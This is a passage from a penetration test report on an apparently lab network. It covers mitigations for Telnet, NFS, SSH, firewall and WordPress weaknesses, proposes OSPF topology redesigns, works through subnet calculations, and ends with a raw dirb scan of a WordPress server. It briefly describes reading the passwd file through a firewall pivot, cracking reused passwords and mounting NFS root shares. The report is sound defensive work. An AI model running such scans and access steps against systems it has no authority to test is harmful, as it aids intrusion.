


Figure 4.1.29 – *Tester accessing the passwd file through the firewall.*

The firewall's webserver could be seen from outside the LAN due to misconfiguration in the DMZ rules. This allowed the tester to set up a pivot point and route into the firewall host address and the LAN addresses.

4.2 VULNERABILITY MITIGATION

4.2.1 Telnet

Telnet is an outdated community protocol. It is insecure and should not be used for communications with the routers as it is not encrypted, and intercepted traffic could easily be read by malicious hackers. Furthermore, the routers were using their default credentials, which makes it even easier to intercept traffic across the entirety of the network. A secure version of communication, such as SSH, is highly advised as it encrypts the traffic and would require SSH keys, a password or in some cases even both to access a device.

4.2.2 HTTP

HTTP server were hosted and identified on all VyOS routers and the portal for the PfSense firewall. The webservers on the VyOS routers should be disabled as they clearly indicated that the address belonged to a router. This would allow a potential attacker to enumerate the whole network without the use of loud and invasive tools such as **NMAP.** The HTTP servers should be disabled or the default page for the router should not be shown. The firewall portal should use HTTPS rather than HTTP as the latter sends unencrypted traffic and intercepting it would allow a hacker to read all communications.

4.2.3 NFS

Four address within the network made use of the Network File System service. Two of the addresses (.210/.66) allowed the attacker directly to mount onto the root directory, whilst the latter even had both read/write permissions enabled. The other two machines provided access to the **xadmin** user's home directory. The service should be removed if not required. However, if it is necessary, the mount points should be set to the specific folder with the required files on the machine and no other directory. Permissions should also be changed to read only unless necessary for some of the company's activities, as not doing so would allow an attacker to easily manipulate and even damage the machine.

4.2.4 SSH

The SSH protocol was secure. Despite that, the tester successfully cracked the passwords and gained shells on both root and xadmin users due to poor password complexity. Furthermore, the passwords were also reused across some devices on the network. It is recommended to use SSH keys over passwords with a unique key being issued to each host. Mount write permissions should also be removed if possible, as mentioned in section **4.2.3 NFS**, because it would allow an attacker to import their personal key and connect onto the devices. If passwords are obligatory, then they should be

changed to a complex string which would be harder to brute-force. More on this can be found in section **4.2.10 Password Complexity**

4.2.5 SNMP

The current SNMP service is running on the latest version. Despite this, the attacker successfully identified that SNMP was being used due to misconfiguration. NMAP should only be able to detect it if the default community string is set to "public". The community string should be changed to a more secure one to prevent any intervention from attackers.

4.2.6 RPC

The current RPC version was outdated and vulnerable to Denial-of-Service attacks. It is recommended to update it to the latest release version and kept up to date to prevent DoS and other possible vulnerabilities.

4.2.7 Firewall

The firewall had a lot of misconfigurations. It used the default username, password, and hostname. The login credentials should be changed to something secure and complex to prevent attackers from cracking them. The hostname should also be changed to something unique as it would allow malicious hackers to identify the used software (***pfsense.local***).

The rules were also improperly configured. The demilitarised zone had 192.168.0.66 included in its rules – this allowed the attacker to traverse the entire network. The DMZ should be reconfigured as machines inside it should not have access to the devices in the Local Area Network. (Morgan, 2021)

There was no timeout value set, which allowed the admin account to stay logged forever unless someone manually logged out of the account. It should be set to a low value – 5 to 15 minutes of inaction. This would give the attacker less time to perform attacks on the logged user and the network. Not doing so will provide them with unlimited time to analyse the intel they've obtained and carefully plan their further actions.

4.2.8 WordPress server

The server was using an insecure set of credentials – the username being the default administrator username while the password was found in an openly available file containing weak passwords (**password.lst**). To mitigate any issues, the username should be changed to something unique, and the password should be changed to something complex. This will ensure that attackers will not be able to access the administrator panel of the web application.

Furthermore, the server was running on an outdated version of apache, which is no longer being supported. The service should be updated to ensure it has the newest security patches. Apache's mod_negotiation should be disabled as it would allow an attacker to brute-force file names. The gained

file name intel can be used to exploit the server or to identify if it contains any sensitive data. The outdated Apache version also applies to the other webserver (.242).

4.2.9 Services

Most of the services running in the network were outdated. This made the network an open target to security vulnerabilities. All services should be automatically updated as this would guarantee that the up-to-date security patches would be installed.

4.2.10 Password Complexity

All passwords identified in the network were easy to brute-force with the use of password lists due to their low complexity and frequent usage across this network and in general across the internet. It is highly encouraged to change all passwords with long strings (at least eight characters) which utilise upper- and lower-case letters, numbers, and special characters. Passphrases would also be a good option if they follow the beforementioned rules as they are easier to remember. An example of a secure password would be NeV3RG0NnAG!vE.

4.2.11 Network Infrastructure

The current infrastructure of the network cannot fully utilise the OSPF configuration (Chapman, 2020). All identified four routers are connected linearly which resembles a bus connection. The OSPF configuration of the network was as follows (VyOS, 2013 – Present Day):

- Router1 – Designated route towards Router2
- Router2 – Backup Route towards Router1; Designated route towards Router3
- Router3 – Backup Route towards Router2; Backup Route towards Router4
- Router4 – Backup Route through the Firewall towards Router3

This setup did not make proper use of the OSPF protocol as the network lacked a dedicated device to have the role of a designated router. Such configuration could be severe for a corporation for a multitude of reasons. Examples are but not limited to:

- Cutting access to parts or the whole network due to router outage
- Attacker easily blocking the whole access due to the linear fashion of the network
- Possible traffic overload if the network is significantly expanded.

The Subnets are well assigned. /30 is good for interconnection between routers as only two addresses are required. /27 provides enough capabilities for facility expansion as a total of 30 devices can be assigned to those subnets. 13.13.13.0/24 and 172.16.221.0/24 had only one device each – a smaller subnet range should be used for a small number of devices as this is not efficient allocation.

The tester created two example topologies which could be used to mitigate those circumstances (Keary, 2021). Something which would remain the same in both topologies is the location of the DMZ and the connection between .34 and .13. An additional firewall should be added between the ISP router

and the Designated Router with separate WAN rules. Properly configuring it would block all suspicious and malicious traffic, while allowing only specifically permitted traffic to enter the Wide Area Network. This will make the network significantly more secure as hacking it without insider access would be harder. Additionally, directly connected two computers, especially from two different subnets, is bad practice. Therefore, one more router will be added to separate the subnets between .34/27 and .13/24. Below can be found brief explanations of the topologies, their advantages and disadvantages and information regarding additional devices. One more recommendation is the use of switches rather than straight connections between workstations and routers. This will allow easier future expansion if more workstations or servers are to be added.

The identified webservers should be moved in a separate subnet where they are directly affected by the firewall to protect the network if they are publicly accessible. The tester, however, could not determine if the servers were for public or private use, which is why they moved both inside the 172.16.221.0/24 subnet next to the firewall where the rest of the network is protect by the demilitarised zone.

4.2.11.1 OSPF Interlinked Routers

This topology is a mixture between tree and mesh topologies. It has a fifth router which would be used as a designated route to route traffic if any of the others had issues. It would have connections to Router1 and the firewall protecting Router4. The four routers were also interlinked to resume communications even if the designated route was down. A switch was attached to each router for easier expandability.

The topology has the following advantages and disadvantages:

1. Advantages
    a. Resistant to failure
    b. Routers can still communicate if one fails
    c. More secure compared to the current topology
    d. Better traffic distribution
2. Disadvantages
    a. A lot of wire is required
    b. Additional ports will be needed
    c. Slightly harder expansion capabilities
    d. Higher costs for physically building the network

The topology is good for small- to medium-sized businesses as it efficiently distributes the traffic, allows the company to resume work even if one of the routers is down, and would have a relatively low cost compared to smaller networks. Furthermore, large changes in terms of the subnetting would not be required, as the network has enough space for more /30 subnets for the routers' connections. A graph of the topology and a subnet table can be found in **Appendix F** and **Appendix G**.

List of required items:

1. Six Cisco ISR4331 – five as links between the OSPF areas and one between PC2 and PC5.
2. Additional firewall guarding the designated router and the whole network from malicious traffic.

3. Extra wiring to connect the routers and switches for easier expandability
4. Extra ports for the Designated router (more will be required if complete interlinking is requested. The costs will increase, but so will the efficiency of the traffic flow in specific situations of an offline router)

4.2.11.2 Tree Topology with a Switch

The topology incorporates a similar design to the above-mentioned example. However, with this the proprietor will require less wiring. Rather than connecting the Designated router directly to the other routers, it is first connected to a switch which in turn connects the other routers. An option is to also use a virtual router (specialised firewalls with routing functions) as pieces of the routing software can be moved through the entire network while being commanded by the centralized control server (the firewall). (SDxCentral Studios, 2015) This may be the firewall between the ISP DR or the firewall within the WAN.

The topology has the following advantages and disadvantages:

1. Advantages:
    a. Less wiring
    b. Can be dynamically configured and adapted to the network's needs if a virtual router is used
    c. Easier expansion
2. Disadvantages:
    a. OSPF Adjacencies – four routers would require eight adjacencies – a lot of link state advertisements (LSAs) as they describe both their own interface and information about its neighbours (NetworkLessons, 2013 – Present Day)
    b. Harder to set up
    c. Requires professional management

In this case the proprietor must choose between a layer 2 switch and a layer 3 switch. (Moris, 2021) The difference they would make is in the subnetting. The former switch will keep all four routers in the same subnet, which may affect the network negatively due to different company departments. This issue can be mitigated by assigning a larger subnet to the connection between the designated router and the switch which is then split into smaller subnets within it.

The second option is the layer 3 switch. It can maintain all layer 2 switch capabilities, whilst being able to route static and dynamic traffic. A layer 3 lite switch can only maintain static routing. A regular layer 3 switch, however, can operate both static and dynamic while also being capable of inter-VLAN routing. (Cisco Network Academy) This should be considered if this topology is chosen by the client and future use of VLANs between departments is being considered.

This topology is also good for small to medium businesses. It provides the client with easier expandability but with the cost of a more complicated set-up and the need for professional management. The subnetting should also be reconfigured based on what type of switch will be used. A graph of the topology and a subnet table (with a layer 2 switch) can be found in **Appendix H** and **Appendix I**.

List of required items:

1. Six Cisco ISR4331 Routers.
2. Additional Firewall
3. An additional switch to DR (layer 2, layer 3 lite or layer 3 depending on use case) and more connected to the other routers for easier expandability

The subnet ranges from the current network will be partially retained as the tester could not obtain enough data regarding the departments of the company. This may decrease efficiency; however further discussions can be held with the client regarding this as to make the network as efficient as possible. The Kali machine will also remain in the examples.

The topology could also be redesigned to make use of two switches rather than one as the current example has a single failure point. There will not be any internal connection if the main switch between the DR and the other routers goes down. Using Sx500 series switches would allow the creation of switch stacks by connecting each router to both switches in a Link Aggregation Group (LAG). (Cisco, 2018) The switches must be layer 3 (also distribution layer from Cisco three-layer hierarchical model) to distribute the traffic. **(Figure 4.2.1)** This will add redundancy, load capability and VLAN routing to the network and add a safe point if one of the switches goes down. (ComputerNetworkingNotes, 2021)




Figure 4.2.1 – Example layer 3 switch stacks used to distribute (route) data.

5 NETWORK DESIGN CRITICAL EVALUATION

5.1 GENERAL DISCUSSION

The network is functional but highly inefficient. The bus connection between the routers completely negates the OSPF protocol. Furthermore, all the traffic must go through the same path which would lead to significant loss of broadband speed if more devices were to be added. The subnets have been well made as they are efficient and have enough available IP addresses for possible future expansions. Implementing a firewall was good defensive strategy, however its misconfiguration helped the tester instead of preventing them from accessing the company's Local Area Network.

With regards to the security, it has many vulnerabilities which makes it severely insecure. All above-mentioned security issues were covered, and solutions have been provided to further secure the network. All countermeasures should be promptly implemented to defend the network from possible present and future attacks. In addition to fixing all the vulnerabilities, automatic updates should be enabled. If this is not possible, it should be ensured that all services are frequently updated to prevent future severely vulnerable states of the network. Additionally, two example topologies were provided for the client to consider. They were made to the best of the tester's abilities but the lack of information about the workstations (what they are used for department wise) makes it harder to create a topology which would perfectly suit the company's needs. A meeting could be arranged with the client for further clarification and alteration of the subnet examples.

5.2 CONCLUSION

If a network test was not requested by the client, it would have significantly increased the chances of a malicious attacker breaking into the network. They would have been able to not only access the network and steal sensitive information but also cause serious damage or even lock company officials out of the network. Moreover, the inefficiency of the network itself may have possibly caused future problems if the company expanded their departments and facilities.

To summarise, the current state of the network is **highly insecure,** and the company should promptly resolve the flagged security issues. The network topology should also be reviewed, and a redesign should be considered.

REFERENCES

Mitchell, B. (2020). *A Short Guide on Networking Fundamentals.* Available: https://www.lifewire.com/home-networking-fundamentals-4097193. Last accessed 20th Oct 2021.

RangeForce. (2020). *Enumerating with NMAP.* Available: https://materials.rangeforce.com/tutorial/2020/01/30/Enumerating-with-Nmap/. Last accessed 25th Oct 2021.

DRD_. (2018). *Crack Shadow Hashes After Getting Root on a Linux System .* Available: https://null-byte.wonderhowto.com/how-to/crack-shadow-hashes-after-getting-root-linux-system-0186386/. Last accessed 5th Nov 2021.

VyOS. (2013 - Present Day). *VyOS User Guide.* Available: https://docs.vyos.io/en/equuleus/. Last accessed 5th Nov 2021.

Mitre. (2017). *CVE-2017-8779 (rpcbind 0.2.4).* Available: https://nvd.nist.gov/vuln/detail/CVE-2017-8779. Last accessed 10th Nov 2021.

Netgate. (2004 - Present Day). *pfSense Documentation.* Available: https://docs.netgate.com/pfsense/en/latest/. Last accessed 20th Nov 2021.

Gite, V. (2011). *Ubuntu: SIOCADDRT: File exists Error and Solution.* Available: https://www.cyberciti.biz/faq/siocaddrt-file-exists-ubuntu-linux-error-solution/. Last accessed 20th Nov 2021.

Kodratenko, A. (2017). *A Red Teamer's guide to pivoting.* Available: https://artkond.com/2017/03/23/pivoting-guide/. Last accessed 21st Nov 2021.

Fortinet. (2000 - Present Day). *What is a DMZ Network? .* Available: https://www.fortinet.com/resources/cyberglossary/what-is-dmz. Last accessed 22nd Nov 2021.

VulDB. (2017). *Quagga Vulnerabilities.* Available: https://vuldb.com/?id.108778. Last accessed 22th Nov 2021.

Morgan, L. (2021). *Cyber Hygiene Practices and Tools to Consider.* Available: https://www.cshub.com/executive-decisions/articles/cyber-hygiene-practices-and-tools-to-consider. Last accessed 25th Nov 2021.

Mitchell, B. (2021). *Introduction to Business Computer Networks.* Available: https://www.lifewire.com/business-computer-networks-817883. Last accessed 21st Dec 2021.

Chapman, D. (2020). *OSPF vs BGP.* Available: https://www.cbtnuggets.com/blog/technology/networking/ospf-vs-bgp-which-to-use. Last accessed 2nd Jan 2022.

Keary, T. (2021). *Network Topology: 6 Network Topologies Explained & Compared.* Available: https://www.comparitech.com/net-admin/network-topologies-advantages-disadvantages/. Last accessed 2nd Jan 2022.

iWeb. (2018). *Guide to Multicast DNS (mDNS) security issues .* Available: https://kb.iweb.com/hc/en-us/articles/360005117952-Guide-to-Multicast-DNS-mDNS-security-issues. Last accessed 2nd Jan 2022.

VyOS. (2013 - Present Day). *OSPF.* Available: https://docs.vyos.io/en/latest/configuration/protocols/ospf.html. Last accessed 3rd Jan 2022.

NetworkLessons. (2013 - Present Day). *OSPF LSA Types Explained.* Available: https://networklessons.com/ospf/ospf-lsa-types-explained. Last accessed 3rd Jan 2022.

Moris. (2021). *Layer 2 vs Layer 3 Switch: Which One Do You Need? .* Available: https://community.fs.com/blog/layer-2-switch-vs-layer-3-switch-which-one-do-you-need.html. Last accessed 3rd Jan 2022.

Cisco. (2018). *Link Aggregation Group (LAG) Management and Settings on Sx500 Series Stackable Switches.* Available: https://www.cisco.com/c/en/us/support/docs/smb/switches/cisco-small-business-500-series-stackable-managed-switches/smb2860-link-aggregation-group-lag-management-and-settings-on-sx500.html. Last accessed 3rd Jan 2022.

ComputerNetworkingNotes. (2021). *Access, Distribution, and Core Layers Explained.* Available: https://www.computernetworkingnotes.com/ccna-study-guide/access-distribution-and-core-layers-explained.html. Last accessed 3rd Jan 2022.

Cisco Network Academy. (2020). *Inter-VLAN Routing.* Available: https://www.ciscopress.com/articles/article.asp?p=3089357&seqNum=4. Last accessed 3rd Jan 2022.

SDxCentral Studios. (2015). *What's a Virtual Router (vRouter)?.* Available: https://www.sdxcentral.com/networking/nfv/mano-lso/definitions/whats-a-virtual-router-vrouter/. Last accessed 3rd Jan 2022.

Mitchell, A. (2021). WPScan Intro: How to Scan for WordPress Vulnerabilities. Available: https://blog.sucuri.net/2021/05/wpscan-how-to-scan-for-wordpress-vulnerabilities.html. Last accessed 5th Jan 2022.

APPENDICES

APPENDIX A – SUBNET IDENTIFICATION

192.168.0.200

The **ifconfig** command identified that the netmask of the address was 255.255.255.224 with the broadcast address being 192.168.0.223

To calculate the subnet, the IP address and the netmask were first changed to from decimal to binary. After that the tester used the AND operator to calculate the subnet.

Address	Binary	Decimal
IP address	11000000.10101000.00000000.11001000	192.168.0.200
Netmask	11111111.11111111.11111111.11100000	255.255.255.224
Network Address	11000000.10101000.00000000.11000000	192.168.0.192

The prefix of Kali's IP address was calculated by counting the total if 1's within the netmask. There was a total of 27, which indicated a CIDR notation of **/27**. To calculate the number of hosts within the subnet range of 192.168.0.192/27, the number of 0's in the last octet were used and calculated as shown below:

$$2^{\text{remaining\_bits}} - 2$$

$$2^5 - 2 = 30$$

The calculation indicated that there was a total of 32 hosts. Two of them were unusable as they were the broadcast and network addresses. This left the subnet with a total of 30 usable hosts. With this information the tester identified that the first usable address is 192.168.0.193 (the router) and 192.168.0.222.

13.13.13.13

The **ifconfig** command identified that the netmask of the address was 255.255.255.0 with the broadcast address being 13.13.13.255

To calculate the subnet, the IP address and the netmask were first changed to from decimal to binary. After that the tester used the AND operator to calculate the subnet.

Address	Binary	Decimal
IP address	00001101.00001101.00001101.00001101	13.13.13.13
Netmask	11111111.11111111.11111111.00000000	255.255.255.0
Network Address	00001101.00001101.00001101.00000000	13.13.13.0

The prefix of the machine's IP address was calculated by counting the total if 1's within the netmask. There was a total of 24, which indicateed a CIDR notation of **/24**. To calculate the number of hosts within the subnet range of 13.13.13.0/24, the number of 0's in the last octet were used and calculated as shown below:

$$2^{\text{remaining\_bits}} - 2$$

$$2^8 - 2 = 254$$

The calculation indicated that there was a total of 256 hosts. Two of them were unusable as they were the broadcast and network addresses. This left the subnet with a total of 254 usable hosts. With this information the tester identified that the first usable address is 13.13.13.1 and 13.13.13.254.

APPENDIX B – SUBNET CALCULATION

/24 Addresses

The netmask can be calculated with the use of the CIDR notation because it is the number of "1" bits in the binary form of the netmask.

CIDR Notation	Binary	Decimal
24	11111111.11111111.11111111.00000000	255.255.255.0

The netmask of a **/24** CIDR notation is 255.255.255.0 which means that the number of usable hosts is 254. This is calculated using the same calculations from Appendix A. The full range of the address is as follows:

Network	Subnet Range	Broadcast
..*.0	*.*.*.1 - *.*.*.254	*.*.*.255

/27 Addresses

The netmask can be calculated with the use of the CIDR notation because it is the number of "1" bits in the binary form of the netmask.

CIDR Notation	Binary	Decimal
27	11111111.11111111.11111111.11100000	255.255.255.224

The netmask of a **/27** CIDR notation is 255.255.255.224 which means that the number of usable hosts is 30. This is calculated using the same calculations from Appendix A. The full range of the address in the client's network is as follows:

Network	Subnet Range	Broadcast
192.168.0.0	192.168.0.1 – 192.168.0.30	192.168.0.31
192.168.0.32	192.168.0.33 – 192.168.0.62	192.168.0.63
192.168.0.64	192.168.0.65 – 192.168.0.94	192.168.0.95
192.168.0.96	192.168.0.97 – 192.168.0.126	192.168.0.127
192.168.0.128	192.168.0.129 – 192.168.0.158	192.168.0.159
192.168.0.160	192.168.0.161 – 192.168.0.190	192.168.0.191
192.168.0.192	192.168.0.193 – 192.168.0.222	192.168.0.223
192.168.0.224	192.168.0.225 – 192.168.0.254	192.168.0.255

/30 Addresses

The netmask can be calculated with the use of the CIDR notation because it is the number of "1" bits in the binary form of the netmask.

CIDR Notation	Binary	Decimal
30	11111111.11111111.11111111.11111100	255.255.255.252

The netmask of a **/30** CIDR notation is 255.255.255.252 which means that the number of usable hosts is 2. This is calculated using the same calculations from Appendix A. The full range of the address in the client's network is as follows:

Network	Subnet Range	Broadcast
192.168.0.224	192.168.0.225 – 192.168.0.226	192.168.0.227
192.168.0.228	192.168.0.229 – 192.168.0.230	192.168.0.231
192.168.0.232	192.168.0.233 – 192.168.0.234	192.168.0.235
192.168.0.240	192.168.0.241 – 192.168.0.242	192.168.0.243

APPENDIX C – DIRB SCAN OF THE WORDPRESS SERVER

```
root@kali:~# dirb http://172.16.221.237 /usr/share/wordlists/dirb/big.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Dec 23 10:38:42 2021
URL_BASE: http://172.16.221.237/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://172.16.221.237/ ----
+ http://172.16.221.237/cgi-bin/ (CODE:403|SIZE:290)
+ http://172.16.221.237/index (CODE:200|SIZE:177)
==> DIRECTORY: http://172.16.221.237/javascript/
+ http://172.16.221.237/server-status (CODE:403|SIZE:295)
==> DIRECTORY: http://172.16.221.237/wordpress/

---- Entering directory: http://172.16.221.237/javascript/ ----
==> DIRECTORY: http://172.16.221.237/javascript/cropper/
==> DIRECTORY: http://172.16.221.237/javascript/jquery/
==> DIRECTORY: http://172.16.221.237/javascript/prototype/
==> DIRECTORY: http://172.16.221.237/javascript/scriptaculous/

---- Entering directory: http://172.16.221.237/wordpress/ ----
==> DIRECTORY: http://172.16.221.237/wordpress/index/
+ http://172.16.221.237/wordpress/readme (CODE:200|SIZE:9227)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/
+ http://172.16.221.237/wordpress/wp-config (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/
==> DIRECTORY: http://172.16.221.237/wordpress/wp-includes/
+ http://172.16.221.237/wordpress/wp-login (CODE:200|SIZE:2147)
+ http://172.16.221.237/wordpress/wp-register (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-trackback (CODE:200|SIZE:135)
+ http://172.16.221.237/wordpress/xmlrpc (CODE:200|SIZE:42)

---- Entering directory: http://172.16.221.237/javascript/cropper/ ----
+ http://172.16.221.237/javascript/cropper/cropper (CODE:200|SIZE:3635)
```

```
---- Entering directory: http://172.16.221.237/javascript/jquery/ ----
+ http://172.16.221.237/javascript/jquery/jquery (CODE:200|SIZE:248235)
+ http://172.16.221.237/javascript/jquery/version (CODE:200|SIZE:5)

---- Entering directory: http://172.16.221.237/javascript/prototype/ ----
+ http://172.16.221.237/javascript/prototype/prototype (CODE:200|SIZE:163313)

---- Entering directory: http://172.16.221.237/javascript/scriptaculous/ ----
+ http://172.16.221.237/javascript/scriptaculous/builder (CODE:200|SIZE:4744)
+ http://172.16.221.237/javascript/scriptaculous/controls (CODE:200|SIZE:34787)
+ http://172.16.221.237/javascript/scriptaculous/effects (CODE:200|SIZE:38471)
+ http://172.16.221.237/javascript/scriptaculous/prototype (CODE:200|SIZE:163313)
+ http://172.16.221.237/javascript/scriptaculous/scriptaculous (CODE:200|SIZE:2931)
+ http://172.16.221.237/javascript/scriptaculous/slider (CODE:200|SIZE:10162)
+ http://172.16.221.237/javascript/scriptaculous/sound (CODE:200|SIZE:2456)
^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B
---- Entering directory: http://172.16.221.237/wordpress/index/ ----
(!) WARNING: NOT_FOUND[] not stable, unable to determine correct URLs {30X}.
   (Try using FineTunning: '-f')

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/ ----
+ http://172.16.221.237/wordpress/wp-admin/about (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/comment (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/credits (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/css/
+ http://172.16.221.237/wordpress/wp-admin/edit (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/export (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/images/
+ http://172.16.221.237/wordpress/wp-admin/import (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/includes/
+ http://172.16.221.237/wordpress/wp-admin/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/install (CODE:200|SIZE:673)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/js/
+ http://172.16.221.237/wordpress/wp-admin/link (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/maint/
+ http://172.16.221.237/wordpress/wp-admin/media (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/moderation (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/network/
+ http://172.16.221.237/wordpress/wp-admin/options (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/plugins (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/post (CODE:302|SIZE:0)
```

```
+ http://172.16.221.237/wordpress/wp-admin/profile (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/revision (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/themes (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/tools (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/update (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/upgrade (CODE:302|SIZE:806)
+ http://172.16.221.237/wordpress/wp-admin/upload (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/user/
+ http://172.16.221.237/wordpress/wp-admin/users (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/widgets (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/ ----
+ http://172.16.221.237/wordpress/wp-content/index (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/languages/
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/plugins/
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/

---- Entering directory: http://172.16.221.237/wordpress/wp-includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/maint/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/network/ ----
+ http://172.16.221.237/wordpress/wp-admin/network/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/edit (CODE:302|SIZE:0)
```

+ http://172.16.221.237/wordpress/wp-admin/network/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/plugins (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/profile (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/settings (CODE:302|SIZE:0)
